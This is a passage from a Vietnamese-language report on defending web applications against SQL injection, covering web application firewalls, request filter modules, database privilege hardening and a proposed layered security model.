- ✓ Tính kinh tế có thể không đảm bảo như nhà quản lý mong muốn.
- ✓ Một số sản phẩm tiêu biểu

- + Miễn phí: ModSecurity, AppArmor, UFW (uncomplicated firewall), ...
- + Có phí: Barracuda, Cisco ACE, Citrix NetScale, ...

#### 5.2.1.2. Các bộ lọc ngăn chặn.

Hầu hết các ứng dụng tường lửa web (WAF) đều cài đặt các mẫu lọc ngăn chặn trong cấu trúc của mình. Các bộ lọc này là một chuỗi các module độc lập có thể được gắn kết với nhau để thực hiện thao tác xử lý trước và sau các xử lý chính bên trong ứng dụng (Web page, URL, script). Các bộ lọc đều không có sự ràng buộc rõ rệt nào với nhau, do đó nó cho phép triển khai thêm các mẫu lọc mới mà không hề ảnh hưởng tới những cái sẵn có. Chúng ta sẽ đề cập tới hai cách triển khai các bộ lọc ngăn chặn phổ biến nhất, đó là dưới dạng các plug-in cho Web server và dưới dạng các module cho nền tảng phát triển ứng dụng.

##### ❖ Bộ lọc dạng Plug-in cho Web server :

Ở dạng này, các bộ lọc được tích hợp vào Web server dưới dạng plug-in/module, đảm nhiệm việc mở rộng khả năng của Web server sang các tác vụ xử lý.

Thông thường các request và response được xử lý ở Web server phải trải qua vài pha xử lý, các plug-in lọc có thể đăng kí chạy ở những pha này, thực hiện xử lý trước khi các request tới được ứng dụng Web hoặc ngay sau khi ứng dụng Web trả về các response. Những xử lý này độc lập và không ảnh hưởng tới các module khác của Web server hay không làm thay đổi logic nghiệp vụ của nó.

Một ưu điểm dễ thấy khi triển khai dạng module của Web server đó là các bộ lọc này sẽ không phụ thuộc vào nền tảng của ứng dụng Web hoặc ngôn ngữ lập trình, ví dụ các bộ lọc ISAPI cho Microsoft IIS có thể xử lý và theo dõi các request trên cả ASP và ASP.NET.

Do các bộ lọc tham gia xử lý tất cả các request nên vấn đề hiệu năng được đặc biệt coi trọng, các plugin đều được viết bằng C/C++ để có thể chạy nhanh hơn. Tuy nhiên khi dùng các ngôn ngữ này sẽ dễ nảy sinh các điểm yếu về tràn bộ đệm hay về định dạng xâu ký tự.

❖ Dạng module hỗ trợ cho nền tảng phát triển ứng dụng :

Dạng module lọc này cho phép chúng ta cài đặt chúng bên trong mã nguồn ứng dụng web hoặc framework. Dạng module này khá tương đồng với dạng plug-in cho Web server ở chỗ các đoạn code ở dạng module, có thể được cài đặt kèm theo từng pha xử lý request từ client. Trong ASP.NET chúng ta có interface tên là `Web.IhttpModule` và trong Java chúng ta có `javax.servlet.Filter` để cài đặt các mẫu lọc

Các module này có thể được cài đặt độc lập, không làm thay đổi hoạt động của ứng dụng Web. Ngoài ra, chúng cũng có thể được phát triển độc lập thành các thư viện .dll và jar và có thể được khởi chạy ngay.

### 5.2.2. Các biện pháp bảo vệ database

Các biện pháp bảo vệ chính database nhằm đề phòng những trường hợp xấu, khi kẻ tấn công đã khai thác được điểm yếu, và từ đó có thể điều khiển các hoạt động của database nhằm ăn cắp dữ liệu hoặc làm bàn đạp thâm nhập vào hệ thống bên trong, đằng sau database.

#### 5.2.2.1. Giới hạn phạm vi ảnh hưởng của ứng dụng

Các biện pháp này được chuẩn bị, đề phòng cho tình huống xấu nhất khi kẻ tấn công có thể thâm nhập được vào database:

- ❖ Cấp quyền ưu tiên tối thiểu cho tài khoản đăng nhập vào database
- ❖ Hủy bỏ các quyền PUBLIC: các database thường cung cấp một số chế độ mặc định cho tất cả các đăng nhập, các chế độ này có một tập mặc định các quyền, bao gồm cả việc truy cập tới một số đối tượng thuộc hệ thống. Các chế độ công khai này đôi khi cung cấp những quyền truy cập tới những stored procedure có sẵn, một số các gói, hoặc các hàm có thể sử dụng cho mục đích quản trị. Vì vậy cần hủy quyền dạng này tới mức tối đa có thể.
- ❖ Sử dụng các Stored procedure: trường hợp này, các stored procedure có vai trò đóng gói các quyền ứng dụng cần vừa đủ để thực hiện công việc của mình.
- ❖ Sử dụng các thuật toán mã hóa mạnh để mã hóa và lưu trữ những dữ liệu nhạy cảm.

#### 5.2.2.2. Giới hạn phạm vi ảnh hưởng của database


- Các biện pháp ở mức này được chuẩn bị, đề phòng cho tình huống kẻ tấn công chiếm được quyền điều khiển database:
  - Khóa các quyền truy cập tới các đối tượng có đặc quyền, ví dụ những tiện ích quản trị, tiện ích thực thi gián tiếp các lệnh phía hệ điều hành, hoặc các tiện ích sinh các kết nối tới các đối tượng, database khác.
  - Hạn chế các truy vấn đặc biệt (ad hoc query): câu lệnh OPENROWSET trong SQL Server là một ví dụ. Việc sử dụng câu lệnh này có thể giúp kẻ tấn công có thể cướp quyền truy vấn, và thực hiện các kết nối tới các database khác dưới chế độ xác thực lỏng lẻo hơn.
  - Luôn cập nhật các bản vá mới nhất của ứng dụng quản trị database (DBMS). Đây là một nguyên tắc căn bản mà chúng ta cần tuân thủ, bởi các bản vá này có thể không cập nhật nhanh nhất nhưng nó có tính đảm bảo cho các điểm yếu đã được phát hiện.

### 5.3. Đề xuất một số giải pháp

Thực tế cho thấy không một hệ thống ứng dụng Web nào được coi là an ninh tuyệt đối. Các giải pháp an ninh hệ thống chỉ có thể hướng tới việc bảo vệ hệ thống một cách tối đa, và giảm thiểu các nguy cơ tấn công xuống mức tối thiểu. Một mô hình an ninh nhiều mức là một sự lựa chọn sáng suốt cho vấn đề này.

Các biện pháp an ninh chúng ta đã đề cập tới bao gồm các biện pháp quản lý luồng thông tin trao đổi giữa ứng dụng và database server như: lọc request từ client thông qua tường lửa Web, chuẩn hóa các tham số lấy được từ request, xây dựng các truy vấn tham số hóa, lọc tiếp lần cuối các http response tại tường lửa Web. Ngoài ra còn cần áp dụng các biện pháp an ninh mức nền tảng hệ thống.

Chúng ta có thể hệ thống lại các giải pháp an ninh ứng dụng đã đề cập theo một mô hình sau.



Hình 5.3 : Mô hình đề xuất.

- Trong mô hình trên, quá trình xử lý request từ phía người dùng trải qua 6 giai đoạn:
  - Nhận request từ client (các tham số đầu vào do người dùng toàn quyền điều khiển). Giai đoạn này chúng ta không can thiệp được.
  - Xử lý request ở tường lửa Web: trong giai đoạn này các luật lọc ở tường lửa Web sẽ giúp chặn lại các request có URL, tham số tiềm ẩn nguy cơ tấn công.
  - Chuẩn hóa dữ liệu thu được từ request trong mã nguồn ứng dụng. Giai đoạn này thực hiện kiểm tra, chuẩn hóa các dữ liệu từ phía người dùng, một số thao tác cần tiến hành như kiểm tra kiểu dữ liệu, kiểm tra độ dài dữ liệu (đề phòng Buffer overflow), ...
  - Sinh các truy vấn theo mô hình tham số hóa (parameterized query hay prepared query). Các truy vấn này sẽ được DBMS tối ưu, khi thực thi sẽ nhận các tham số đã chuẩn hóa ở giai đoạn trước vào để có câu truy vấn hoàn chỉnh
  - Xử lý kết quả từ database trả về, sinh các kết quả để HTML gửi về client thông qua các thông điệp phản hồi (HTTP response)
  - Thông điệp phản hồi (HTTP response) sẽ được qua tường lửa Web lọc các thông tin trong đó nhằm loại bỏ các request có rò rỉ dữ liệu nhạy cảm.
  - Các thông điệp phản hồi sau khi được kiểm tra sẽ được trả về cho client. Giai đoạn này ứng dụng không kiểm soát được.

Mô hình trên nên được áp dụng cho tất cả các ứng dụng Web nhằm đảm bảo an ninh tối đa trước các cuộc tấn công SQL Injection. Trong mô hình trên, chúng ta đã thực hiện được việc kiểm soát dữ liệu đầu vào của người dùng thông qua các bước xử lý khác nhau. Việc xử lý request từ mức tường lửa sẽ giúp giảm thiểu được gánh nặng xử lý cho ứng dụng bên trong, đồng thời tiết kiệm được băng thông cho hệ thống. Các tham số chuẩn hóa sẽ giúp các truy vấn SQL (trực tiếp hoặc thông qua các Stored Procedure) được thực thi an toàn hơn. Và cuối cùng, các thông tin có thể bị rò rỉ trong thông điệp phản hồi sẽ được kiểm tra lần nữa trước khi chuyển về cho client.



### **Tài liệu tham khảo**

- [1] Justin Clarke. SQL Injection Attacks and Defense 2009. Syngress Publishing, Inc.
- [2] Respa Peter SQL Injection Methoda & Patterns Web Security 21/11/2013
- [3] <http://ceh.vn>. SQL Injection Module 14 CEH v7. EC-Council